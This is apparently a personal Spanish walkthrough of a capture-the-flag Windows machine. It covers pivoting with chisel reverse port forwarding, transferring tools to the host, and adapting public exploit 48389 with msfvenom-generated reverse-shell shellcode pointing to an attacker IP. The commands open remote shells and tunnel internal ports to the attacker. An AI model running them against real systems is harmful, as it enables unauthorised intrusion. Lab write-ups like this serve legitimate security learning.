
para ello podemos utilizar **Chisel client para windows**

buscamos chisel windows




vamos a releases y buscamos el de windows
click derecho copy link y wget







realmente para el tema de chisel me guie de esta información de internet
https://infinitelogins.com/2020/12/11/tunneling-through-windows-machines-with-chisel/
gunzipiamos
gunzip -d chisel_1.9.1_windows_amd64.gz




cambiamos el nombre y agregamos la extension .exe




validamos con el comando file
file chiselwin




ahora descargo el chisel cliente que este si es linux



igual wget ->guzip y en este casi si le damos permisos de ejecucion chomod +x



ahora transferimos el chisel.exe
sin embargo con curl ni wget, netcat y smb pero no me dejo



por lo cual procedo a desconectarme y pasarlo por el script de python2
curl http://10.10.14.5:2000/Chiselwin.exe -o chisel.exe

```
C:\xampp\htdocs\gym\upload> dir
 PNG
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\xampp\htdocs\gym\upload

19/01/2024  03:50    <DIR>          .
19/01/2024  03:50    <DIR>          ..
19/01/2024  03:50         9,006,080 chisel.exe
19/01/2024  03:35                53 kamehameha.php
19/01/2024  01:40            59,392 nc.exe
               3 File(s)      9,065,525 bytes
               2 Dir(s)   8,797,151,232 bytes free

C:\xampp\htdocs\gym\upload>
```


nuevamente me conecto por rlwrap y paso el chisel.exe por comidad a dowload
copy chisel.exe C:\Users\shaun\Downloads

```
 Directory of C:\Users\shaun\Downloads

19/01/2024  03:52    <DIR>          .
19/01/2024  03:52    <DIR>          ..
19/01/2024  03:50         9,006,080 chisel.exe
19/01/2024  03:32                 0 Chiselwin.exe
16/06/2020  15:26        17,830,824 CloudMe_1112.exe
19/01/2024  01:40            59,392 nc.exe
               4 File(s)     26,896,296 bytes
               2 Dir(s)   8,821,952,512 bytes free

C:\Users\shaun\Downloads>
```


PORT FORWORDING CHISEL PARA VARIOS PUERTOS

En lisening estan los puertos 3306(bases de datos) y 8888 de cloudme


levantamos el server el la maquina linux
.\chisel server --reverse --port 111




en la windows
\chisel.exe client 10.10.14.5:111 R:3306:localhost:3306 R:8888:localhost:8888




ahora descargamos el exploit 48389.py



cual es la idea como en la maquina chaterbox hay que generar un shell code que son payload += b"\xc9\xb1\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\xa2\xfc"




adicionalmente tambien hay que cambiar el cometario
#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
debido a que se esta ejecutando la calculadora
esto lo cambiamos por una revese shell de meterpreter





windows/meterpreter/reverse_tcp
agrego el lhost y lport y adicionalmente agrego el flag -v el cual es la palabra que va antes de cada += si no

se cambia esto por defecto deja buff +=
y saco esto en un archivo
la flag a es de arquitectura y el -b lo extreemos del propio ejemplo del payload
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.5 LPORT=123 -b '\x00\x0A\x0D' -f python -v payload > shellcode




copio y pego el contenido de shellcode en el exploit 48389 obviamente cambiando la parte del shell code

